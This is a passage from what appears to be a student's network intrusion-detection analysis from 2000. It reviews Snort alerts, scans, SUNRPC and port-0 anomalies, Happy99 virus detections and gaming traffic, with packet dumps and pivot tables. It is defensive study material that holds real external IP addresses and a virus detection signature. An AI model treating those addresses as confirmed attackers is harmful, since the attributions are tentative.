MY.NET.1.13	2542	IANA defines the type of traffic this servers presents with the following ports reservations: afs3-fileserver 7000/tcp file server itself afs3-fileserver 7000/udp file server itself afs3-callback 7001/tcp callbacks to cache managers afs3-callback 7001/udp callbacks to cache managers afs3-prserver 7002/tcp users & groups database afs3-prserver 7002/udp users & groups database afs3-vlserver 7003/tcp volume location database afs3-vlserver 7003/udp volume location database afs3-kaserver 7004/tcp AFS/Kerberos authentication service afs3-kaserver 7004/udp AFS/Kerberos authentication service afs3-volser 7005/tcp volume managment server afs3-volser 7005/udp volume managment server afs3-errors 7006/tcp error interpretation service afs3-errors 7006/udp error interpretation service afs3-bos 7007/tcp basic overseer process afs3-bos 7007/udp basic overseer process afs3-update 7008/tcp server-to-server updater afs3-update 7008/udp server-to-server updater afs3-rmtsys 7009/tcp remote cache manager service afs3-rmtsys 7009/udp remote cache manager service There is also a 7021-7028 (unassigned) connection to MY.NET.60.6. and 7021-7021 to MY.NET.6.33, apart from connections to portmapper (111/TCP) to other 5 hosts. All this connections had place in about 10 minutes, and maybe that is the reason of snort flagging the traffic as scanning activity. I don't know for sure if this services should be running in the server, but the number of host and the limited variety of the possible scanning activity make me think that it is a
210.61.144.125	2438	WWW (Abnet Information Co., Ltd, Taiwan) Sep/11 from 6:45AM to 7:06AM. It is using a SYN-FIN scan to look for FTP servers. But with the addition of a little more slow scanning for DNS servers. The fact that 3 of the 4 scanned servers actually show DNS traffic on the logs could indicate a previous recognizance.
MY.NET.1.5	2294	Possible DNS server (also uses NTP service), more likely a false positive.
MY.NET.1.4	2279	Possible DNS server (also uses NTP service), more likely a false positive.

168.187.26.157	1944	Kuwait Ministry of Communations. Wingate (1080) attempt (correlated with Alert logs). This is a SYN scan on Sep/11 from 6:40PM to 7:16PM. The objective is found open proxy servers to anonymize the connections of the attacker.
209.123.198.156	1781	PETERHOME (Net Access Corporation) The source address is again 7777 and the transport UDP. This time (Sep/7) it looks like two of the Unreal players (detected in the previous Unreal scan dated Sep/9) are playing with a different server.
216.99.200.242	1580	securedesign.net (Aracnet Internet Services) There are two days of activity related to this address. Sep/4 There is a SYN scan of the MY.NET.97.209 host. Sep/13 MY.NET.98.188 is scanned with a SYN scan and then with an UDP scan.

Hot topics

This section presents a review of the more important alerts and some of other strange behavior detected in the analysis.

SNMP public access

This is extracted as an important issue because of the possibility of misconfiguration and information gathering that has the SNMP components distributed across a network [Ref.3 pg 430-432].

During the logging of the network activity in all this period, about 18 machines sent SNMP information to the MY.NET.101.192, possibly an SNMP monitor box.

This could be cataloged as a false positive. The snort detection rule could be improved to only alert traffic coming from the outside network.

SUNRPC highport access!

This is the summary of all this type of traffic. None of this activity is related to previous scans, but the targeted host are reduced to only three, which leads me to think that this attackers were not testing it blindly. Is recommendable to look for activity related to RPC scans in the previous months coming from this addresses.

ID	Date	Time	Detect	IP_src	Port_src	IP_dest	Port_dest
6119	06-Sep-00	23:10:10	SUNRPC highport access!	193.64.205.17	56880	MY.NET.211.2	32771
6120	06-Sep-00	23:10:10	SUNRPC highport access!	193.64.205.17	56880	MY.NET.211.2	32771
6121	06-Sep-00	23:10:10	SUNRPC highport access!	193.64.205.17	56880	MY.NET.211.2	32771

ID	Date	Time	Detect	IP_src	Port_src	IP_dest	Port_dest
9529	08-Sep-00	16:34:54	SUNRPC highport access!	205.188.4.42	5190	MY.NET.210.2	32771

ID	Date	Time	Detect	IP_src	Port_src	IP_dest	Port_dest
6580	07-Sep-00	21:10:18	SUNRPC highport access!	207.29.195.22	2646	MY.NET.211.2	32771

ID	Date	Time	Detect	IP_src	Port_src	IP_dest	Port_dest
31741	11-Sep-00	21:24:53	SUNRPC highport access!	209.10.41.242	21	MY.NET.211.2	32771

ID	Date	Time	Detect	IP_src	Port_src	IP_dest	Port_dest
1493	02-Sep-00	9:39:11	SUNRPC highport access!	212.204.196.241	857	MY.NET.6.15	32771
6249	07-Sep-00	5:37:39	SUNRPC highport access!	212.204.196.241	665	MY.NET.6.15	32771
6250	07-Sep-00	5:37:40	SUNRPC highport access!	212.204.196.241	665	MY.NET.6.15	32771

External RPC call

This are the only two addresses that are related to both port scanning activity and accessing to the RPC service.

18.116.0.75
210.101.101.110
This addresses will have to be further checked, because they are stand alone access that could indicate previous intelligence work.

210.100.199.219
161.31.208.237
141.223.124.31
209.160.238.215

TCP SMTP Source Port traffic

Both of the hosts that shows in the next table as the source of this alert are SMTP servers (in the second case (206.46.170.21) is an SMTP server from Verizon network) The remarkable thing about this traffic is that in the normal communications between SMTP servers, the sending party uses a port above 1025 and it connects to the other server in the 25/TCP port. This could show an SMTP client (MY.NET.253.53) for the server 156.40.66.2, using an special smtp client that binds to low ports, or some other application that tried to contact that external server and got its response back flagged by snort. The internal host should be checked for trojans or other malware.

I can't tell who started the connection from the logs I have, and this would be a very important factor of analysis.

ID	Date	Time	Detect	IP_src	Port_src	IP_dest	Port_dest
13518	10-Sep-00	15:36:32	TCP SMTP Source Port traffic	156.40.66.2	25	MY.NET.253.53	757
13567	10-Sep-00	16:23:54	TCP SMTP Source Port traffic	156.40.66.2	25	MY.NET.253.53	902
43518	17-Ago-00	0:06:16	TCP SMTP Source Port traffic	206.46.170.21	25	MY.NET.97.181	25

Virus Alert!

To find Happy 99 activity Snort looks for the content X-Spanska\:Yes on the packet payload, which means there is not much probability of a false alarm.

In this case there are two packets trying to connect to a SMTP server on the internal network, and that produces the alert.

ID	Date	Time	Detect	IP_src	Port_src	IP_dest	Port_dest
49124	16/08/2000	14:36:46	Happy 99 Virus	128.8.198.101	12805	MY.NET.6.35	25
57472	20/08/2000	15:41:12	Happy 99 Virus	24.2.2.66	58102	MY.NET.179.80	25

This not show signals of an internal compromise, but the source host had to be infected by the virus. It could be that those two SMTP clients on the external network were trying to send infected e-mail thru this SMTP servers (this could be far more dangerous if they are authorized users on the road). More information on the virus on http://www.cert.org/incident_notes/IN-99-02.html.

No stimulus… and there is response

Port 0 is mainly used to fingerprint a host, given that different OS implementations of the IP stack respond back in a distinctive way. In this case what raised my suspicion was an outgoing packet:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/08-15:54:51.703966 MY.NET.206.162:0 -> 166.77.13.117:1922
TCP TTL:126 TOS:0x0 ID:35460  DF
2*SFRP*U Seq: 0x500169    Ack: 0x4BE15DD2    Win: 0x5010
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The strange thing about this packet it that I couldn't find a correspondent stimulus for its occurrence, and if the fingerprinting theory were to be the right one, there should be a packet going from 166.77.13.117:1922 to MY.NET.206.162:0 with the bits incorrectly set, which should be chatched by the filter.

The same happens with the rest of the packets. For example, in this case you can see the contrary example, where a packet comes targeted to a host (port 0) with incorrect flags set:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/04-01:28:19.422127 24.180.132.70:1164 -> MY.NET.222.198:0
TCP TTL:21 TOS:0x0 ID:12573
21SF*PA* Seq: 0x14007D    Ack: 0x610FF6F4    Win: 0x5010
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Maybe this happens because of the different OS behavior, and the original packet in the first example was a perfectly normal one (not to mention destination port = 0, which is not) but for some reason it raised an incorrect response. In the second case could have been a perfectly normal response (aside the source port of 0) or there was not a response packet.

Anyway, being port 0 an invalid one it s preferable to stop the traffic directed to/from this port entering the corporate network. This can be done with a filtering router or a firewall. The fact the responses are getting out the network suggest this hasn't been done yet.

Other good thing to do could be check the status of the responding hosts, just in case of backdoors.

Additional information could be found:

BugtraqID: 576 Firewall-1 vulnerability
http://www.securityportal.com/list-archive/bugtraq/1998/Jul/0060.html

A list of the internal hosts involved in this traffic, with the external addresses they connected to and the number of such connections:

Port 0 activity		
Source	**Destination**	**Total**
MY.NET.201.110:0	205.188.2.238:1130	1
MY.NET.201.146:0	192.232.16.68:2018	1
	205.188.1.94:1642	1
MY.NET.201.82:0	35.10.172.104:1488	1
MY.NET.202.202:0	128.61.68.140:1694	1
	152.163.210.53:1609	1
	152.7.56.109:1701	1
MY.NET.205.226:0	207.87.20.98:1066	1
MY.NET.208.178:0	131.173.27.79:2219	1
MY.NET.209.94:0	169.229.90.83:1065	1
MY.NET.217.218:0	207.172.3.46:1074	2
	207.172.3.46:1092	1
	207.172.3.46:1099	1
	207.172.3.46:1156	2
	207.172.3.46:1184	1
	207.172.3.46:1581	1
	207.172.3.46:2328	1
MY.NET.217.218:2590	207.172.3.46:119	1
MY.NET.217.222:13	216.91.187.195:1320	1
MY.NET.218.14:0	151.196.213.70:2670	1
	207.246.136.102:2062	1
MY.NET.218.154:0	216.35.17.230:1143	1
MY.NET.218.74:0	128.118.203.28:1106	1
MY.NET.219.230:21	204.202.129.230:1782	1
MY.NET.220.10:0	128.164.177.41:6688	1
	151.196.115.73:6688	1
MY.NET.220.114:0	129.24.182.225:3328	1
MY.NET.220.142:0	64.14.113.148:1294	1
MY.NET.220.18:0	216.188.104.77:3461	1
MY.NET.222.110:0	172.136.55.69:6699	1
	24.18.91.196:1318	1
	24.18.91.196:1356	12
MY.NET.222.110:1325	193.129.5.70:6699	1
MY.NET.222.110:1356	24.18.91.196:5190	4
MY.NET.222.110:6699	172.136.55.69:4504	2
MY.NET.222.198:0	134.173.88.208:6688	1
MY.NET.222.218:0	216.35.148.100:2866	1
MY.NET.222.82:0	169.229.117.60:6699	1

Strange connections

The 207.172.3.46 machine is not involved in scanning alerts, but somehow it is receiving malformed

packets from our internal host MY.NET.217.218. Port 119/TCP is NNTP (Network News Transfer Protocol). This looks like normal traffic for an NNTP connection [Ref 4 pg. 245-250], but the wrong bits are set on the outgoing packets. Another thing to note is the ID numbers, they are supposed to increase by one for each outgoing datagram, and the sequence number increases it in a random fashion; but in both cases here they are increasing and decreasing randomly. The windows size remains the same, although is normal to note a vary in this value. This packets seems to be crafted.

The reason of this could be this are spoofed packets, providing that the sensor is in a location where upstream traffic from both networks, the attacker's and MY.NET is visible.
Other reason for this is this host has been compromised and is now been used to redirect abnormal traffic to the real victim, 207.172.3.46. In that case you should look for indications of compromise in the host and check for normal-looking traffic directed to this server that could be used to control its behavior.

MY.NET.217.218 → 207.172.3.46

```
09/10-20:40:25.644523 MY.NET.217.218:1080 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:23597   DF
**SF*P** Seq: 0x5     Ack: 0x705963EB     Win: 0x5010
TCP Options => Opt 32 (32): 2020 2000 0001 1E61 05EB 000A 0000 0000 0000 0000 0000 0000 0000 0000 EOL EOL
EOL EOL EOL EOL EOL EOL

09/10-22:11:25.639378 MY.NET.217.218:1089 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:61796   DF
*1SF*PAU Seq: 0x5A97F5     Ack: 0x5A4692     Win: 0x5010
09/10-22:11:46.816941 MY.NET.217.218:1089 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:1645   DF
**SFRP** Seq: 0x5A987D     Ack: 0x2246D0     Win: 0x5010
09/10-22:12:56.907185 MY.NET.217.218:1089 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:30086   DF
21SF*PAU Seq: 0x1005A     Ack: 0x99F34798     Win: 0x5010
09/10-22:24:31.669184 MY.NET.217.218:1089 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:3964   DF
21SF*P** Seq: 0x5AA8A0     Ack: 0x4F0A     Win: 0x5010
09/10-22:46:34.644271 MY.NET.217.218:1089 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:60206   DF
*1SF**A* Seq: 0x5AC275     Ack: 0x105C39     Win: 0x5010
00 10 5C 39 26 93 50 10 22 38 14 3E 20 20 20 20   ..\9&.P."8.>
20 00                                             .
09/10-22:50:22.925752 MY.NET.217.218:1089 -> 207.172.3.46:119
TCP TTL:126 TOS:0x0 ID:12676   DF
**SFRP** Seq: 0x87005A     Ack: 0xC7705EC6     Win: 0x5010
00 87 00 5A C7 70 5E C6 1F 0F 50 10 22 38 14 3A   ...Z.p^...P."8.:
20 20 20 20 20 00                                 .
```

The next table show the flow of the traffic (extracted from the raw traffic logs SOOS*.txt) to and from the MY.NET.217.218. Is worth noting that this host presents activity from port 0 (and others low ports to high ports connections, maybe an undetected slow scan) to the same external host, could it be related to the port 0 activity? I would increase the logging level of the sniffer host to allow more details about this traffic.

Source IP	Port src	Dest IP	Port dest	Total
MY.NET.217.218	0	207.172.3.46	1074	2
			1076	1
			1092	1
			1095	1

		1099	1
		1156	2
		1184	1
		1581	1
		2328	2
	216.35.123.119	3533	1
1	207.172.3.46	1081	1
		1157	2
2	207.172.3.46	1050	1
10	207.172.3.46	4707	1
34	207.172.3.46	1924	1
70	207.172.3.46	4133	1
83	207.172.3.46	2328	1
85	207.172.3.46	1078	1
		1118	2
		1157	1
		2328	2
	216.35.123.119	1592	1
104	207.172.3.46	1089	1
114	207.172.3.46	1093	1
115	207.172.3.46	2101	1
135	207.172.3.46	1078	1
		1089	1
147	207.172.3.46	1092	1
		2328	1
172	207.172.3.46	4133	1
186	207.172.3.46	1118	1
255	207.172.3.46	1099	1
1040	207.172.3.46	119	1
1048	207.172.3.46	119	1
1050	207.172.3.46	119	1
1053	207.172.3.46	119	1
1071	207.172.3.46	119	3
1074	207.172.3.46	119	6
1075	207.172.3.46	119	4
1078	207.172.3.46	119	5
1080	207.172.3.46	119	1
1081	207.172.3.46	119	7
1089	207.172.3.46	119	6
1092	207.172.3.46	119	6
1093	207.172.3.46	119	6
1095	207.172.3.46	119	2
1099	207.172.3.46	119	15
1118	207.172.3.46	119	8
1157	207.172.3.46	119	5
1168	207.172.3.46	119	1
1184	207.172.3.46	119	2
1202	207.172.3.46	119	3
1224	207.172.3.46	119	2
1337	207.172.3.46	119	2
1339	207.172.3.46	119	1
1343	207.172.3.46	119	1
1500	207.172.3.46	119	1
1830	207.172.3.46	119	1
1867	207.172.3.46	119	3
1893	207.172.3.46	119	1
2034	207.172.3.46	119	1
2044	207.172.3.46	119	1
2101	207.172.3.46	119	1
2213	207.172.3.46	119	1

	2328	207.172.3.46	119	7
	2406	207.172.3.46	119	1
	2590	207.172.3.46	119	1
	2625	207.172.3.46	119	1
	3037	207.172.3.46	119	3
	3790	207.172.3.46	119	3
	4696	24.191.84.219	5501	2
	4707	207.172.3.46	119	3
	6699	'128.118.215.123	1823	2
Grand Total				161

Conclusions on network security

There are some steps that could improve the security of the network, that were discussed in each of the previous sections were appropriate. According to the previous analysis of other students, there was a compromised host that now looks fixed (MY.NET.253.12), so it indicates an active approach towards security.

There seems to be some kind of gaming activity taking place, which should be analyzed. Also the outbound connections to port 119 and the activity related to port 0, which seems to be very irregular activity concentrated in this hosts. There has been provided two pivot tables to further analyze this behavior.

Assignment 4 – Analysis process

To prepare for the analysis environment I first read some of the other students postings, from the previous conference assignments.

The first step was to check the files and the date coverage of each one, and get that information on an Excel spreadsheet. I found in that way that two files were duplicated in the alert logs, scan logs (snorts*.txt) and in the raw packet traffic (SOOS*.txt) (thanks goes to Gustavo Monserrat and Jacomo Piccolini for remind me of that!). Then I used a MS Access database to correlate the traffic. For that, I had to run the Snort logs through a series of scripts and “hand tuning” to accommodate the format I needed for the database.

Then I started to create some queries and reports to see patterns in the traffic, for example

1. Alerts ranking
2. Destination host most frequent
3. Source host more active (scanning activity)
4. Dates of high activity

Each of this high level queries and reports helped me to start seen the finer details and in that way to find what you can read in the Hot topics section.
Later I exported some of the data to Microsoft Excel, to work with pivot tables (see Appendix 1)

Finally I tried to get to a conclusion, from this information. Not an easy job.

Appendix 1 – Table for the connections from 63.248.55.245

This looks like Unreal Tournament traffic (source port 7777 and 7778). I would (almost, I should have first to check the complete network traffic for this connection) discard the possibility of a scan because of the destination ports range, it looks more like a few connections are directed to a server on this DSL machine, for example the client host repeat in different days, and the ports are more likely high ports used in the connections for low traffic hosts (between 1024 and ~3000). Even the times of the connection seems plausible enough, they increase along the days from 2 minutes to more than 20 minutes, maybe reflecting the fact that the users start to try the game.

In the SANS GIAC page, there is a broader explanation about the gaming traffic, http://www.sans.org/y2k/gaming.htm.

In the Unreal site (http://unreal.epicgames.com/Master.htm) there is information about the behavior of the product, which correlates with the traffic observed.

> UnrealServer Port Usage
> People setting up Unreal servers behind firewalls have been asking for a summary of the TCP/IP ports Unreal uses. Here goes:
> UDP 7775 and 7776 are used only for LAN games. You don't need to route them through a firewall.
> UDP 7777 is for gameplay.
> UDP 7778 is for server querying.
> UDP 7779+ are allocated dynamically for each helper UdpLink objects, including UdpServerUplink objects.
> UDP 27900 is for server querying, if you enable the master server uplink. Some master servers use other ports, like 27500.
> When players try to connect to an Unreal server, they connect to port 7777 by default.
> Optionally, the server administrator can specify a different game port than 7777 with the "port=" command line parameter, for example: "Unreal.exe -server port=8888". In this case, contiguous port numbers are used for helper objects: 8888 for gameplay, 8889 for querying, 8890 for helper UdpLink objects, etc.

I added this table mainly because it shows the utility of the pivot tables in Excel for making complex table analysis. In this case is easy to see the number of host connections.

Connections to Destination Ports			
Date	IP_dest	Port_dest	Total
02/09/2000	MY.NET.201.150	2380	32
		2395	33
		2396	25
		2397	28
		2398	32
		2399	35
	MY.NET.201.150 Total		185
	MY.NET.206.222	1120	33
		1143	32
		1144	36
		1145	33
		1146	36
		1147	34
		1148	29
		1150	40
		1302	43
	MY.NET.206.222 Total		316
	MY.NET.207.50	3909	41
		3919	45
	MY.NET.207.50 Total		86
02/09/2000 Total			587
09/09/2000	MY.NET.204.126	2000	38
		2001	3
		2002	6

		4835	37
		4855	29
	MY.NET.204.126 Total		113
	MY.NET.204.166	1519	295
		1520	30
	MY.NET.204.166 Total		325
	MY.NET.213.10	2000	5
		3967	65
		3968	88
		3969	115
		3970	113
		3971	171
		3972	154
		3973	255
		3974	30
	MY.NET.213.10 Total		996
09/09/2000 Total			1434
10/09/2000	MY.NET.204.126	3393	49
		3437	48
		3438	44
		3440	38
		3443	39
		3446	66
		3506	245
		3741	143
	MY.NET.204.126 Total		672
	MY.NET.204.166	1051	147
		1052	158
		1053	146
		1200	67
		2000	25
		2001	1
		2002	1
		2004	1
	MY.NET.204.166 Total		546
	MY.NET.208.238	1077	42
		1078	45
		1079	41
		1080	67
		1223	157
		1224	150
		1225	150
		1226	147
		1227	246
		1228	146
		2000	4
		2001	1
		3806	62
		3807	63
		3808	60
		3809	60
		3811	61
		3812	63
		3813	64
		3814	62
		3815	49
		3816	45
		3817	38
	MY.NET.208.238 Total		1823
10/09/2000 Total			3041
11/09/2000	MY.NET.204.126	3393	42
		3437	36
		3438	41
		3440	35
		3443	43
		3446	182
	MY.NET.204.126 Total		379
	MY.NET.204.166	1200	158
		1201	47
		1202	41
		1203	39
		1204	44
		1205	63
	MY.NET.204.166 Total		392
	MY.NET.208.238	1077	28
		1078	8
		1079	21
		1080	186
	MY.NET.208.238 Total		243
	MY.NET.208.58	1054	91
		1055	85
		1056	92
		1057	85
		1058	94
		1059	104
		1060	92
		1061	98
		1062	97
		1063	103
		1064	88
		1065	85
		2000	2
	MY.NET.208.58 Total		1116
	MY.NET.211.146	2006	1
	MY.NET.211.146 Total		1
11/09/2000 Total			2131
13/09/2000	MY.NET.204.126	1198	106
		1207	100
		1208	6
		1217	5

		1218	186
		1228	117
		1229	23
		2000	3
		2001	1
		2003	1
	MY.NET.204.126 Total		548
	MY.NET.208.58	1057	73
		1058	87
		1059	86
		1060	73
		1061	80
		1062	89
		1063	79
		1064	76
		1065	72
		1066	78
		1067	79
		1068	67
		1069	55
		1070	40
		1071	104
		1072	80
		1073	157
		1075	10
		1076	241
		1077	59
		1078	57
		1079	77
		1080	116
		1081	24
	MY.NET.208.58 Total		1959
	MY.NET.213.78	1067	104
		1068	164
		1069	11
		1070	80
		1071	107
		1072	109
		1073	108
		1074	124
		1075	119
		1076	113
		1077	115
		1078	121
		1079	107
		1080	172
		1086	24
		1087	63
		1088	60
		1089	64
		1090	69
		1091	66
		1092	69
		1093	64
		1094	63
		1095	65
		1096	63
		1097	112
		1098	24
	MY.NET.213.78 Total		2360
13/09/2000 Total			4867
14/09/2000	MY.NET.203.210	1210	119
		1301	68
		1402	1
		1408	43
		1412	116
		2000	5
	MY.NET.203.210 Total		352
	MY.NET.204.126	2631	222
		2682	116
	MY.NET.204.126 Total		338
	MY.NET.208.58	1428	223
		1431	115
	MY.NET.208.58 Total		338
	MY.NET.213.78	2421	120
		2422	118
		2423	123
		2424	118
		2425	128
		2426	125
		2427	129
		2428	120
		2429	119
		2430	223
		2525	1
		2526	100
		2527	93
		2528	92
		2529	116
	MY.NET.213.78 Total		1725
14/09/2000 Total			2753
Grand Total			14813

Reference:

[Ref. 1] Network Intrusion Detection – An analyst handbook. Stephen Northcutt, Judy Novak. New Riders 2000. ISBN 0-7357-1008-2.

[Ref. 2] CERT web site. http://www.cert.org

Incident Notes: DDoS Tools: IN-99-07, CA-99-17, CA-2000-01

[Ref. 3] Hacking Exposed – Network Security Secrets and Solutions. Joel Scambray, Stuart McClure, George Kurtz. Osborne 2000. ISBN 0-07-212748-1

[Ref. 4] Building Internet Firewalls. D. Brent Chapman, Elizabeth D. Zwicky. O'Reilly November 1995. ISBN 1-56592-124-0

Other reference material I used for this document was in the following Internet sites:

http://cve.mitre.org
http://unreal.epicgames.com/Master.htm
http://www.insecure.org
http://www.robertgraham.com
http://www.sans.org
http://www.securityfocus.com
http://www.securityportal.com
http://www.simovits.com
http://www.snort.org